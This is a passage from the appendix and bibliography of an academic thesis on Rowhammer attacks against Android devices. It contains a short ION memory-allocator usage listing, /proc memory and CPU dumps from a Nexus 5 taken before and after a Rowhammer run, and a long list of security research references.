#include "/home/developer/kernel3.4/goldfish/include/linux/ion.h"

void main()
{
        int *p;
        struct ion_fd_data fd_data;
        struct ion_allocation_data ionAllocData;
        ionAllocData.len=0x1000;
        ionAllocData.align = 0;
        ionAllocData.flags = ION_HEAP_TYPE_SYSTEM;

        int fd=open("/dev/ion",O_RDWR);

        ioctl(fd,ION_IOC_ALLOC, &ionAllocData);

        fd_data.handle = ionAllocData.handle;

        ioctl(fd,ION_IOC_SHARE,&fd_data);

    p = mmap(0,0x1000,PROT_READ|PROT_WRITE,
                          MAP_SHARED,fd_data.fd, 0);

        p[0]=99;
        perror("test");
        printf("hello all %d\n", p[0]);
}
```

LISTING A.1: ION user space usage. [91].

```
shell@hammerhead:/proc $ cat zoneinfo
Node 0, zone   Normal
  pages free     101335
        min      878
        low      1097
        high     1317
        scanned  0
        spanned  228352
        present  192776
    nr_free_pages 101335
    nr_inactive_anon 0
    nr_active_anon 0
    nr_inactive_file 2053
    nr_active_file 1452
    nr_unevictable 0
    nr_mlock     0
    nr_anon_pages 0
    nr_mapped    372
    nr_file_pages 3499
    nr_dirty     0
    nr_writeback 0
    nr_slab_reclaimable 2872
    nr_slab_unreclaimable 5894
    nr_page_table_pages 4321
    nr_kernel_stack 1016
    nr_unstable  0
    nr_bounce    0
    nr_vmscan_write 0
    nr_vmscan_immediate_reclaim 0
    nr_writeback_temp 0
    nr_isolated_anon 0
    nr_isolated_file 0
    nr_shmem     0
    nr_dirtied   1720
    nr_written   1720
    nr_anon_transparent_hugepages 0
    nr_free_cma  3908
        protection: (0, 8975, 8975)
  pagesets
    cpu: 0
              count: 80
              high:  186
              batch: 31
  vm stats threshold: 16
    cpu: 1
              count: 162
              high:  186
              batch: 31
  vm stats threshold: 16
  all_unreclaimable: 0
  start_pfn:         0
  inactive_ratio:    1
Node 0, zone  HighMem
  pages free     3064
        min      128
        low      455
        high     782
        scanned  0
        spanned  295936
        present  287224
    nr_free_pages 3064
    nr_inactive_anon 379
    nr_active_anon 73874
    nr_inactive_file 149357
    nr_active_file 21082
    nr_unevictable 0
    nr_mlock     0
    nr_anon_pages 73845
    nr_mapped    55080
    nr_file_pages 170829
    nr_dirty     1
    nr_writeback 0
    nr_slab_reclaimable 0
    nr_slab_unreclaimable 0
    nr_page_table_pages 0
    nr_kernel_stack 0
    nr_unstable  0
    nr_bounce    0
    nr_vmscan_write 0
    nr_vmscan_immediate_reclaim 0
    nr_writeback_temp 0
    nr_isolated_anon 0
    nr_isolated_file 0
    nr_shmem     389
    nr_dirtied   1613
    nr_written   1584
    nr_anon_transparent_hugepages 0
    nr_free_cma  2624
        protection: (0, 0, 0)
  pagesets
    cpu: 0
              count: 57
              high:  186
              batch: 31
  vm stats threshold: 20
    cpu: 1
              count: 55
              high:  186
              batch: 31
  vm stats threshold: 20
  all_unreclaimable: 0
  start_pfn:         228352
  inactive_ratio:    3
```

LISTING A.2: /proc/zoneinfo.

```
shell@hammerhead:/proc $ cat version
Linux version 3.4.0-gcf10b7e (android-build@wpiv11.hot.corp.google.com) (gcc version 4.8 (GCC) ) #1 SMP PREEMPT Mon Sep 19
22:14:08 UTC 2016
```

FIGURE A.1: /proc/version.

```
shell@hammerhead:/proc $ cat cpuinfo
Processor       : ARMv7 Processor rev 0 (v7l)
processor       : 0
BogoMIPS        : 38.40

processor       : 1
BogoMIPS        : 38.40

processor       : 2
BogoMIPS        : 38.40

processor       : 3
BogoMIPS        : 38.40

Features        : swp half thumb fastmult vfp edsp neon vfpv3 tls vfpv4 idiva idivt
CPU implementer : 0x51
CPU architecture: 7
CPU variant     : 0x2
CPU part        : 0x06f
CPU revision    : 0

Hardware        : Qualcomm MSM 8974 HAMMERHEAD (Flattened Device Tree)
Revision        : 000b
Serial          : 0000000000000000
```

FIGURE A.2: /proc/cpuinfo.

```
shell@hammerhead:/proc $ cat buddyinfo
Node 0, zone   Normal      2     17     11      6      3      1      3      1      7      5     93
Node 0, zone  HighMem   1372    540     11      1      0      0      0      1      1      0      0
```

FIGURE A.3: /proc/buddyinfo.

```
shell@hammerhead:/proc $ cat pagetypeinfo
Page block order: 10
Pages per block:  1024

Free pages count per migrate type at order       0      1      2      3      4      5      6      7      8      9     10
Node    0, zone   Normal, type    Unmovable    121     43     18      9      2      1      1      0      1      1      0
Node    0, zone   Normal, type  Reclaimable      4     12      3      3      1      0      0      1      0      0      0
Node    0, zone   Normal, type      Movable      1      0      0      0      0      1      0      0      7      4    151
Node    0, zone   Normal, type      Reserve      0      0      0      0      0      0      0      0      0      0      1
Node    0, zone   Normal, type          CMA      0      0      1      0      0      0      1      0      1      1      3
Node    0, zone   Normal, type      Isolate      0      0      0      0      0      0      0      0      0      0      0
Node    0, zone  HighMem, type    Unmovable      0      0      1      1      1      1      1      6      7      3      0
Node    0, zone  HighMem, type  Reclaimable      0      0      0      0      0      0      0      0      0      0      0
Node    0, zone  HighMem, type      Movable      1      1      1      0      3      1      2      2      2      0      0
Node    0, zone  HighMem, type      Reserve      0      0      0      0      0      0      0      0      0      0      1
Node    0, zone  HighMem, type          CMA     95   1708    443     77     25      1      0      0      0      0      0
Node    0, zone  HighMem, type      Isolate      0      0      0      0      0      0      0      0      0      0      0

Number of blocks type     Unmovable  Reclaimable      Movable      Reserve          CMA      Isolate
Node 0, zone   Normal            17            3          165            1            4            0
Node 0, zone  HighMem            41            0          165            1           76            0
```

FIGURE A.4: /proc/pagetypeinfo before the execution of Rowhammer.

```
shell@hammerhead:/proc $ cat pagetypeinfo
Page block order: 10
Pages per block:  1024

Free pages count per migrate type at order       0      1      2      3      4      5      6      7      8      9     10
Node    0, zone   Normal, type    Unmovable     15      8      2      0      1      0      1      1      0      0      0
Node    0, zone   Normal, type  Reclaimable      1     15      7      4      1      0      1      0      0      0      0
Node    0, zone   Normal, type      Movable      1      0      0      1      0      0      1      0      6      4     90
Node    0, zone   Normal, type      Reserve      0      0      0      0      0      0      0      0      0      0      1
Node    0, zone   Normal, type          CMA      0      0      1      0      0      0      1      0      1      1      3
Node    0, zone   Normal, type      Isolate      0      0      0      0      0      0      0      0      0      0      0
Node    0, zone  HighMem, type    Unmovable      0      0      0      0      0      0      0      0      0      0      0
Node    0, zone  HighMem, type  Reclaimable      0      0      0      0      0      0      0      0      0      0      0
Node    0, zone  HighMem, type      Movable     48      0      0      0      0      0      0      0      0      0      0
Node    0, zone  HighMem, type      Reserve      1      0      0      0      0      0      0      1      1      0      0
Node    0, zone  HighMem, type          CMA    154    262     10      1      0      0      0      0      0      0      0
Node    0, zone  HighMem, type      Isolate      0      0      0      0      0      0      0      0      0      0      0

Number of blocks type     Unmovable  Reclaimable      Movable      Reserve          CMA      Isolate
Node 0, zone   Normal            78            3          104            1            4            0
Node 0, zone  HighMem            40            0          166            1           76            0
```

FIGURE A.5: /proc/pagetypeinfo after the execution of Rowhammer.

Bibliography

[1] M. Abramson and W. O. J. Moser, “More birthday surprises”, *The American Mathematical Monthly*, vol. 77, no. 8, pp. 856–858, 1970. DOI: `10/fp378n`.

[2] E. Adler, J. K. DeBrosse, S. F. Geissler, S. J. Holmes, M. D. Jaffe, J. B. Johnson, C. W. K. III, J. B. Lasky, B. Lloyd, G. L. Miles, J. S. Nakos, W. P. Noble Jr., S. H. Voldman, M. Armacost, and R. Ferguson, “The evolution of IBM CMOS DRAM technology”, *IBM Journal of Research and Development*, vol. 39, no. 1, p. 167, 1995.

[3] M. T. Aga, Z. B. Aweke, and T. Austin, “When good protections go bad: Exploiting anti-DoS measures to accelerate rowhammer attacks”, in *2017 IEEE International Symposium on Hardware Oriented Security and Trust*, 2017, pp. 8–13, ISBN: 978-1-5386-3928-3. DOI: `10/gf32tn`.

[4] B. Aichinger, “The known failure mechanism in DDR3 memory called "row hammer"”, 2014.

[5] ——, “DDR memory errors caused by row hammer”, in *2015 IEEE High Performance Extreme Computing Conference*, ISSN: 0018-9448, Waltham, USA, 2015, ISBN: 978-1-4673-0183-1. DOI: `10/gfb7mh`.

[6] G. M. Amdahl, G. A. Blaauw, and F. P. Brooks, “Architecture of the IBM system/360”, *IBM Journal of Research and Development*, vol. 44, no. 1, pp. 21–36, 01/2000, ISSN: 0018-8646. DOI: `10/dx3gkg`.

[7] J. P. Anderson, “Computer security technology planning study”, DEPUTY FOR COMMAND AND MANAGEMENT SYSTEMS HQ ELECTRONIC SYSTEMS DIVISION (AFSC), Bedford, Massachusetts, 1972, Publication Title: ESD-TR-73-51 Volume: 2, p. 143.

[8] ARM Ltd. (2010). ARM architecture reference manual, [Online]. Available: `http://infocenter.arm.com/help/index.jsp` (visited on 06/14/2019).

[9] ——, (2019). A32 instruction set, [Online]. Available: `https://developer.arm.com/architectures/instruction-sets/base-isas/a32` (visited on 06/18/2019).

[10] ——, (2019). A64 instruction set, [Online]. Available: `https://developer.arm.com/architectures/instruction-sets/base-isas/a64` (visited on 06/18/2019).

[11] ——, (2019). A-profile architectures, [Online]. Available: `https://developer.arm.com/architectures/cpu-architecture/a-profile` (visited on 06/14/2019).

[12] ——, (2019). Instruction sets, [Online]. Available: `https://developer.arm.com/architectures/instruction-sets` (visited on 06/18/2019).

[13] ——, (2019). M-profile architectures, [Online]. Available: `https://developer.arm.com/architectures/cpu-architecture/m-profile` (visited on 06/14/2019).

[14] ——, (2019). R-profile architectures, [Online]. Available: `https://developer.arm.com/architectures/cpu-architecture/r-profile` (visited on 06/14/2019).

[15] ——, (2019). T32 instruction set, [Online]. Available: `https://developer.arm.com/architectures/instruction-sets/base-isas/t32` (visited on 06/18/2019).

[16] ——, (2019). The memory management unit (MMU), [Online]. Available: `https://developer.arm.com/architectures/learn-the-architecture/memory-management/the-memory-management-unit-mmu` (visited on 06/19/2019).

[17] ——, (2019). Virtual and physical addresses, [Online]. Available: `https://developer.arm.com/architectures/learn-the-architecture/memory-management/virtual-and-physical-addresses` (visited on 06/19/2019).

[18] ——, (). The ARM architecture. Pages: 1-38, (visited on 06/14/2019).

[19] Aruba Network. (2017). IoT heading for mass adoption by 2019 driven by better-than-expected business results, [Online]. Available: `https://news.arubanetworks.com/press-release/arubanetworks/iot-heading-mass-adoption-2019-driven-better-expected-business-results` (visited on 05/24/2019).

[20] Z. B. Aweke, S. F. Yitbarek, R. Qiao, R. Das, M. Hicks, Y. Oren, and T. Austin, “ANVIL: Software-based protection against next-generation rowhammer attacks”, *ACM SIGOPS Operating Systems Review*, vol. 50, no. 2, pp. 743–755, 03/25/2016, Publisher: ACM ISBN: 978-1-4503-4091-5. DOI: 10/gf32vf.

[21] D. J. Bernstein, *Cache-timing attacks on AES*, 2005.

[22] G. Bertoni, J. Daemen, M. Peeters, and G. Van Assche, “The keccak reference (v. 3.0)”, 12/01/2011.

[23] S. Bhattacharya and D. Mukhopadhyay, “Curious case of rowhammer: Flipping secret exponent bits using timing analysis”, in *Cryptographic Hardware and Embedded Systems - CHES 2016*, B. Gierlichs and A. Y. Poschmann, Eds., Berlin, Heidelberg: Springer Berlin Heidelberg, 2016, pp. 602–624, ISBN: 978-3-662-53140-2.

[24] H. Boeck. (2015). RAM-chips geben angreifern root-rechte, [Online]. Available: https://www.golem.de/news/rowhammer-ram-chips-geben-angreifern-root-rechte-1503-112850.html (visited on 02/28/2019).

[25] J. Bonwick, “The slab allocator: An object-caching kernel memory allocator”, in *USENIX Summer 1994 Technical Conference*, ser. USTC ’94, vol. 1, USENIX Association, 1994.

[26] E. Bosman, K. Razavi, H. Bos, and C. Giuffrida, “Dedup est machina: Memory deduplication as an advanced exploitation vector”, *2016 IEEE Symposium on Security and Privacy*, pp. 987–1004, 2016, ISBN: 9781509008247. DOI: 10/gfkp6m.

[27] T. Bowden, B. Bauer, J. Nerin, S. Feng, and S. Seibold. (2009). The /proc filesystem, [Online]. Available: https://www.kernel.org/doc/Documentation/filesystems/proc.txt (visited on 07/12/2019).

[28] F. Brasser, L. Davi, D. Gens, C. Liebchen, and A.-r. Sadeghi, “CAnt touch this: Software-only mitigation against rowhammer attacks targeting kernel memory”, in *26th USENIX Security Symposium*, Vancouver, Canada, 2017, pp. 117–130.

[29] T. Brewster. (07/27/2015). Stagefright: It only takes one text to hack 950 million android phones, [Online]. Available: https://www.forbes.com/sites/thomasbrewster/2015/07/27/android-text-attacks/#60c600153a50 (visited on 02/27/2019).

[30] Y. Cheng, Z. Zhang, S. Nepal, and Z. Wang, “Still hammerable and exploitable: On the effectiveness of software-only physical kernel isolation”, *arXiv:1802.07060 [cs]*, 02/20/2018. arXiv: 1802.07060.

[31] B. B. Clark, C. Robert, and S. A. Hampton, “The technology effect: How perceptions of technology drive excessive optimism”, *Journal of Business and Psychology*, vol. 31, no. 1, pp. 87–102, 2016. DOI: 10/gf32vp.

[32] L. Cojocar, K. Razavi, C. Giuffrida, and H. Bos, “Exploiting correcting codes: On the effectiveness of ECC memory against rowhammer attacks”, in *IEEE Symposium on Security and Privacy*, 2019.

[33] Computer History Museum. (). 1966: Semiconductor RAMs serve high-speed storage needs, [Online]. Available: https://www.computerhistory.org/siliconengine/semiconductor-rams-serve-high-speed-storage-needs/ (visited on 02/28/2019).

[34] J. Corbet, A. Rubini, G. Kroah-Hartman, and A. Rubini, *Linux Device Drivers: Where The Kernel Meets The Hardware*, 3rd ed. Beijing: O’Reilly, 2005, 615 pp., ISBN: 978-0-596-00590-0.

[35] P. J. Denning, “The working set model for program behavior”, in *Proceedings of the ACM symposium on Operating System Principles - SOSP ’67*, ACM Press, 1967, pp. 15.1–15.12. DOI: 10/dhdzq7.

[36] A. Deveria. (2019). WebGL current support, [Online]. Available: https://caniuse.com/#feat=webgl (visited on 02/05/2019).

[37] Y. Ding, T. Wei, T. Wang, Z. Liang, and W. Zou, “Heap taichi: Exploiting memory allocation granularity in heap-spraying attacks”, in *Proceedings of the 26th Annual Computer Security Applications Conference on - ACSAC ’10*, Austin, Texas: ACM Press, 2010, p. 327, ISBN: 978-1-4503-0133-6. DOI: 10.1145/1920261.1920310.

[38] eMarketer. (2016). Number of smartphone users worldwide from 2014 to 2020 (in billions), Statista, [Online]. Available: https://www.statista.com/statistics/330695/number-of-smartphone-users-worldwide/ (visited on 02/27/2019).

[39] Eurostat. (2018). Anteil der mobilen internetnutzer, die online-banking nutzen, in ausgewählten ländern in europa im jahr 2018, Statista, [Online]. Available: https://de.statista.com/statistik/daten/studie/190594/umfrage/nutzung-von-online-banking-in-eu-laendern/ (visited on 02/28/2019).

[40] J. Fitzpatrick, “An interview with steve furber”, *Communications of the ACM*, vol. 54, no. 5, pp. 34–39, 05/2011.

[41] P. Frigo, C. Giuffrida, H. Bos, and K. Razavi, "Grand pwning unit: Accelerating microarchitectural attacks with the GPU", in *2018 IEEE Symposium on Security and Privacy*, IEEE, 05/2018, pp. 195–210, ISBN: 978-1-5386-4353-2. DOI: 10/gf32vh.

[42] F. Gadaleta, Y. Younan, and W. Joosen, "BuBBle: A javascript engine level countermeasure against heap-spraying attacks", in *Engineering Secure Software and Systems*, vol. LNCS 5965, Pisa, Italy, 2010, pp. 1–17.

[43] V. Gite. (10/11/2005). Understanding UNIX / linux filesystem inodes, nixCraft, [Online]. Available: https://www.cyberciti.biz/tips/understanding-unixlinux-filesystem-inodes.html (visited on 07/25/2019).

[44] D. Goodin. (05/03/2018). Drive-by rowhammer attack uses GPU to compromise an android phone, [Online]. Available: https://arstechnica.com/information-technology/2018/05/drive-by-rowhammer-attack-uses-gpu-to-compromise-an-android-phone/ (visited on 07/25/2019).

[45] Google Inc. (09/23/2008). Announcing the android 1.0 SDK, release 1, [Online]. Available: https://android-developers.googleblog.com/2008/09/announcing-android-10-sdk-release-1.html (visited on 07/22/2019).

[46] ——, (2016). Android security bulletinnovember 2016, (visited on 02/24/2019).

[47] ——, (2016). CVE-2016-6728, [Online]. Available: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-6728 (visited on 02/24/2019).

[48] ——, (2018). CVE-2018-9442, [Online]. Available: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-9442 (visited on 02/24/2019).

[49] ——, (2019). /device/google/marlin-kernel - git at google, [Online]. Available: https://android.googlesource.com/device/google/marlin-kernel/ (visited on 07/04/2019).

[50] ——, (). Architecture of the vulkan loader interfaces, [Online]. Available: https://fuchsia.googlesource.com/third_party/vulkan_loader_and_validation_layers/+/HEAD/loader/LoaderAndLayerInterface.md (visited on 07/25/2019).

[51] M. Gorman, *Understanding the Linux Virtual Memory Manager*, ser. Bruce Perens' Open Source series. Upper Saddle River, NJ: Prentice Hall, 2004, 727 pp., ISBN: 978-0-13-145348-7.

[52] D. Grabham. (2013). From a small acorn to 37 billion chips: ARM's ascent to tech superpower, Future US Inc. [Online]. Available: https://www.techradar.com/news/computing/from-a-small-acorn-to-37-billion-chips-arm-s-ascent-to-tech-superpower-1167034 (visited on 06/14/2019).

[53] B. Gras, K. Razavi, E. Bosman, H. Bos, and C. Giuffrida, "ASLR on the line: Practical cache attacks on the MMU", in *NDSS Symposium 2017*, 2017. DOI: 10/gfrgst.

[54] D. Gruss, "Software-based microarchitectural attacks", Issue: June, PhD thesis, Graz University of Technology, 2017. arXiv: 1706.05973.

[55] D. Gruss, D. Bidner, and S. Mangard, "Practical memory deduplication attacks in sandboxed javascript", in *Computer Security – ESORICS 2015*, G. Pernul, P. Y A Ryan, and E. Weippl, Eds., vol. 9326, Cham: Springer International Publishing, 2015, pp. 108–122, ISBN: 978-3-319-24174-6. DOI: 10.1007/978-3-319-24174-6_6.

[56] D. Gruss, M. Lipp, M. Schwarz, D. Genkin, J. Juffinger, S. O'Connell, W. Schoechl, and Y. Yarom, "Another flip in the wall of rowhammer defenses", *39th IEEE Symposium on Security and Privacy*, 2018. DOI: 10.1109/SP.2018.00031.

[57] D. Gruss, C. Maurice, and S. Mangard, "Rowhammer.js: A remote software-induced fault attack in JavaScript", in *DIMVA 2016*, 2016, pp. 300–321. DOI: 10/gf32vd.

[58] D. Gruss, C. Maurice, K. Wagner, and S. Mangard, "Flush+flush: A fast and stealthy cache attack", in *DIMVA 2016*, ISSN: 16113349, 2016, pp. 279–299, ISBN: 978-3-319-40666-4. DOI: 10/gf32t4.

[59] D. Gullasch, E. Bangerter, and S. Krenn, "Cache games - bringing access-based cache attacks on AES to practice", in *2011 IEEE Symposium on Security and Privacy*, Oakland, CA, USA: IEEE, 05/2011, pp. 490–505, ISBN: 978-1-4577-0147-4. DOI: 10/dp3r8z.

[60] R. W. Hamming, "Error detecting and error correcting codes", *Bell System Technical Journal*, vol. 29, no. 2, pp. 147–160, 04/1950, ISSN: 00058580. DOI: 10/gcz6kp.

[61] B. Herzberg, I. Zeifman, and D. Bekerman. (2016). Breaking down mirai: An IoT DDoS botnet analysis, [Online]. Available: https://www.imperva.com/blog/malware-analysis-mirai-ddos-botnet/?utm_campaign=Incapsula-moved (visited on 05/25/2019).

[62] IDC. (2018). Prognose zu den marktanteilen der betriebssysteme am absatz vom smartphones weltweit in den jahren 2018 und 2022, Statista, [Online]. Available: `https://de.statista.com/statistik/daten/studie/182363/umfrage/prognostizierte-marktanteile-bei-smartphone-betriebssystemen/` (visited on 02/27/2019).

[63] G. Irazoqui, T. Eisenbarth, and B. Sunar, "S$a: A shared cache attack that works across cores and defies VM sandboxing and its application to AES", in *2015 IEEE Symposium on Security and Privacy*, San Jose, CA: IEEE, 05/2015, pp. 591–604, ISBN: 978-1-4673-6949-7. DOI: `10/gfpg96`.

[64] D. Jackson and J. Gilbert. (2018). WebGL 2.0 specification, [Online]. Available: `https://www.khronos.org/registry/webgl/specs/latest/2.0/` (visited on 01/06/2019).

[65] B. Jacob, S. W. Ng, and D. T. Wang, *Memory Systems - Cache, DRAM, Disk - Knovel*. Elsevier, 2008, ISBN: 978-0-08-055384-9.

[66] Y. Jang, J. Lee, S. Lee, and T. Kim, "SGX-bomb: Locking down the processor via rowhammer attack", *2nd Workshop on System Software for Trusted Execution*, pp. 1–6, 2017, ISBN: 9781450350976. DOI: `10/gf32vk`.

[67] JEDEC, *DDR3 SDRAM STANDARD*, 2012.

[68] ——, *Low power double data rate 2 SDRAM standard*, 2013.

[69] ——, *Low power double data rate 3 SDRAM standard*, 2015.

[70] ——, *DDR4 SDRAM STANDARD*, 2017.

[71] ——, *Low power double data rate 4 SDRAM standard*, 2017.

[72] N. Karimi, A. K. Kanuparthi, X. Wang, O. Sinanoglu, and R. Karri, "MAGIC: Malicious aging in circuits/cores", *ACM Transactions on Architecture and Code Optimization*, vol. 12, no. 1, 2015. DOI: `10/8n3`.

[73] V. P. Kemerlis, M. Polychronakis, and A. D. Keromytis, "Ret2dir: Rethinking kernel isolation", in *23rd USENIX Security Symposium*, 2014, ISBN: 978-1-931971-15-7.

[74] D.-H. Kim, P. J. Nair, and M. K. Qureshi, "Architectural support for mitigating row hammering in DRAM memories", *IEEE Computer Architecture Letters*, vol. 14, no. 1, pp. 9–12, 2015, ISSN: 1556-6056. DOI: `10/gf5ggp`.

[75] Y. Kim, R. Daly, J. Kim, C. Fallin, J. H. Lee, D. Lee, C. Wilkerson, K. Lai, and O. Mutlu, "Flipping bits in memory without accessing them: An experimental study of DRAM disturbance errors", *ACM SIGARCH Computer Architecture News*, vol. 42, no. 3, pp. 361–372, 2014, ISBN: 978-1-4799-4394-4, ISSN: 01635964. DOI: `10/gf32t9`. arXiv: `nlin/0008038`.

[76] R. King, C. Marinas, W. Deacon, S. Capper, K. A. Shutemov, M. Schwidefsky, and T. Gleixner. (06/19/2019). Arch/arm/include/asm/pgtable-2level.h, [Online]. Available: `https://git.kernel.org/pub/scm/linux/kernel/git/stable/linux.git/tree/arch/arm/include/asm/pgtable-2level.h` (visited on 07/30/2019).

[77] K. C. Knowlton, "A fast storage allocator", *Communications of the ACM*, vol. 8, no. 10, pp. 623–624, 10/01/1965, ISSN: 00010782. DOI: `10/d3nxf8`.

[78] D. E. Knuth, *The Art Of Computer Programming*, 3rd ed. Reading, Mass: Addison-Wesley, 1997, 3 pp., ISBN: 978-0-201-89683-1.

[79] P. C. Kocher, "Timing attacks on implementations of diffie-hellman, RSA, DSS, and other systems", in *16th Annual International Cryptology Conference on Advances in Cryptology*, 1996, pp. 104–113. DOI: `https://doi.org/10.1007/3-540-68697-5_9`.

[80] P. Kocher, D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, T. Prescher, M. Schwarz, and Y. Yarom, "Spectre attacks: Exploiting speculative execution", 2018.

[81] R. K. Konoth, M. Oliverio, A. Tatar, D. Andriesse, H. Bos, C. Giuffrida, and K. Razavi, "ZebRAM: Comprehensive and compatible software protection against rowhammer attacks", *13th USENIX Symposium on Operating Systems Design and Implementation*, 2018, ISBN: 9781931971478.

[82] R. K. Konoth, V. V. D. Veen, and H. Bos, "How anywhere computing just killed your phone-based two-factor authentication", *Financial Cryptography and Data Security*, vol. 9603, pp. 405–421, 2016. DOI: `10/gf32vr`.

[83] A. Kwong, D. Genkin, and D. Gruss, "RAMBleed: Reading bits in memory without accessing them", *41st IEEE Symposium on Security and Privacy*, pp. 1–17, May 2020.

[84] M. Lanteigne, "How rowhammer could be used to exploit weaknesses in computer hardware", 2016.

[85] M. Larabel. (2014). The LLVM 64-bit ARM64/AArch64 back-ends have merged, Phoronix Media, [Online]. Available: `https://www.phoronix.com/scan.php?page=news_item&px=MTY5ODk` (visited on 06/18/2019).

[86] D. Lee, Y. Kim, V. Seshadri, J. Liu, L. Subramanian, and O. Mutlu, "Tiered-latency DRAM: A low latency and low cost DRAM architecture", *19th International Symposium on High Performance Computer Architecture*, pp. 615–626, 2013, ISBN: 9781467355858, ISSN: 15300897. DOI: `10/gf32t5`.

[87] S. Liberatore. (2016). The rowhammer bug that can threatens millions of android devices: Experts reveal 'bit flip' flaw that attacks memory chips, [Online]. Available: `https://www.dailymail.co.uk/sciencetech/article-3868766/The-Rowhammer-bug-threatens-millions-Android-devices-Experts-reveal-bit-flip-flaw-attacks-memory-chips.html` (visited on 02/28/2019).

[88] M. Lipp, M. Aga, M. Schwarz, D. Gruss, C. Maurice, L. Raab, and L. Lamster, "Nethammer: Inducing rowhammer faults through network requests", 2018. arXiv: `1805.04956v1`.

[89] M. Lipp, D. Gruss, R. Spreitzer, C. Maurice, S. Mangard, M. Lipp, D. Gruss, R. Spreitzer, and S. Mangard, "ARMageddon: Cache attacks on mobile devices", in *25th USENIX Security Symposium*, Austin, TX, 2016, pp. 549–564, ISBN: 978-1-931971-31-7.

[90] M. Lipp, M. Schwarz, D. Gruss, T. Prescher, W. Haas, A. Fogh, J. Horn, S. Mangard, P. Kocher, D. Genkin, and Y. Yarom, "Meltdown: Reading kernel memory from user space", in *27th USENIX Security Symposium*, Baltimore, MD, USA, 2018, ISBN: 978-1-939133-04-5.

[91] B. H. Liran. (11/23/2017). ANDROID ION, Developers Area, [Online]. Available: `https://devarea.com/android-ion/?sfw=pass1561050272` (visited on 06/20/2019).

[92] K. L. Lueth. (2018). State of the IoT 2018: Number of IoT devices now at 7b market accelerating, [Online]. Available: `https://iot-analytics.com/state-of-the-iot-update-q1-q2-2018-number-of-iot-devices-now-7b/` (visited on 05/24/2019).

[93] S. Mangard, E. Oswald, and T. Popp, *Power Analysis Attacks: Revealing the Secrets of Smart Cards*, 31st ed. Springer Science & Business Media, 2008.

[94] R. W. Mann, W. W. Abadeer, M. J. Breitwisch, O. Bula, J. S. Brown, B. C. Colwill, P. E. Cottrell, W. T. Crocco, S. S. Furkay, M. J. Hauser, T. B. Hook, D. Hoyniak, J. M. Johnson, C. M. Lam, R. D. Mih, J. Rivard, A. Moriwaki, E. Phipps, C. S. Putnam, B. A. Rainey, J. J. Toomey, and M. I. Younus, "Ultralow-power SRAM", *IBM Journal of Research and Development*, vol. 47, no. 5, pp. 553–566, 2003. DOI: `10/cg64dm`.

[95] B. Matas, C. De Suberbasaux, J. Karcher, A. Johnson, B. Collins, T. Wilson, J. Czerwinski, and E. Shunk, "DRAM technology", in *MEMORY '97*, Integrated Circuit Engineering Corporation, 1997, ISBN: 1-877750-59-X.

[96] W. Mauerer, *Professional Linux Kernel Architecture*, ser. Wrox professional guides. Indianapolis, IN: Wiley Pub, 2008, 1337 pp., OCLC: ocn227198266, ISBN: 978-0-470-34343-2.

[97] M. Micheletti and T. LeCroy, "Tuning DDR4 for power and performance", in *MemCon*, 2013.

[98] D. Miller. (06/21/2019). Openbsd-cvs: Side-channel attack mitigations, MARC, [Online]. Available: `https://marc.info/?l=openbsd-cvs&m=156109087822676` (visited on 06/28/2019).

[99] H. Modderkolk. (2015). Lek op android-telefoons door beveiliging google, [Online]. Available: `https://www.volkskrant.nl/wetenschap/lek-op-android-telefoons-door-beveiliging-google~b7c6ce7d/` (visited on 02/28/2019).

[100] B. Monk, "Apple embraces acorn with 'open' ARM", *BBC ACORN User*, p. 7, 01/1991.

[101] A. Murray. (07/27/2011). Turning on an ARM MMU and living to tell the tale: The code, [Online]. Available: `https://witekio.com/fr/blog/turning-arm-mmu-living-tell-tale-code/` (visited on 06/19/2019).

[102] K. T. Nguyen. (11/02/2016). Introduction to cache allocation technology in the intelő xeonő processor e5 v4 family, [Online]. Available: `https://software.intel.com/en-us/articles/introduction-to-cache-allocation-technology` (visited on 07/25/2019).

[103] M. Oliverio, K. Razavi, H. Bos, and C. Giuffrida, "Secure page fusion with VUsion", in *Proceedings of the 26th Symposium on Operating Systems Principles - SOSP '17*, Shanghai, China: ACM Press, 2017, pp. 531–545. DOI: `10/gf5ghw`.

[104] A. Osborne, *An Introduction To Microcomputers - Volume 1: Basic Concepts*, 2nd ed., 3 vols. SYBEX, 1976, vol. 1.

[105] D. Osvik, A. Shamir, and E. Tromer, "Cache attacks and countermeasures: The case of AES", *CT-RSA 2006*, vol. 3860, pp. 1–20, 2006, ISBN: 978-3-540-31033-4, ISSN: 03029743. DOI: `10/fg83jf`.

[106] K. Park, S. Baeg, S. Wen, and S. Wen, "Active-precharge hammering on a row induced failure in DDR3 SDRAMs under 3x nm technology", in *2014 IEEE International Integrated Reliability Workshop Final Report*, ISSN: 0018-9448, 2014, pp. 82–85, ISBN: 978-1-4673-0183-1. DOI: `10/gfb7mh`.

[107] D. A. Patterson, "Reduced instruction set computers (RISCs)", *Communications of the ACM*, vol. 28, no. 1, pp. 8–21, 1985. DOI: `10.1002/0471478326.ch10`.

[108] L. L. Peterson and B. S. Davie, *Computer networks: a systems approach*, 3rd ed. Amsterdam ; Boston: Morgan Kaufmann Publishers, 2003, 176 pp., ISBN: 978-1-55860-832-0.

[109] P. D. Pries and M. Lohr. (2018). Apple pay und google pay im test: So läuft es mit dem smartphone an der kasse, [Online]. Available: `https://www.hna.de/kassel/apple-pay-und-google-pay-kontaktloses-bezahlen-mit-smartphone-onl-10843750.html` (visited on 02/28/2019).

[110] R. Qiao and M. Seaborn, "A new approach for rowhammer attacks", in *2016 IEEE International Symposium on Hardware Oriented Security and Trust (HOST)*, McLean: IEEE, 05/2016, pp. 161–166, ISBN: 978-1-4673-8826-9. DOI: `10/gf4r9h`.

[111] P. Ratanaworabhan, B. Livshits, and B. Zorn, "NOZZLE: A defense against heap-spraying code injection attacks", in *USENIX Security '09*, 2009.

[112] K. Razavi, B. Gras, E. Bosman, B. Preneel, C. Giuffrida, and H. Bos, "Flip feng shui: Hammering a needle in the software stack", in *25th USENIX Security Symposium*, Austin, TX, 2016, ISBN: 978-1-931971-32-4.

[113] Samsung, *Samsung starts mass producing industrys first 128-gigabyte DDR4 modules for enterprise servers*, Place: Korea, 2015.

[114] F. A. Scherschel. (2015). Rowhammer: RAM-manipulationen mit dem vorschlaghammer, [Online]. Available: `https://www.heise.de/security/meldung/Rowhammer-RAM-Manipulationen-mit-dem-Vorschlaghammer-2571835.html` (visited on 02/28/2019).

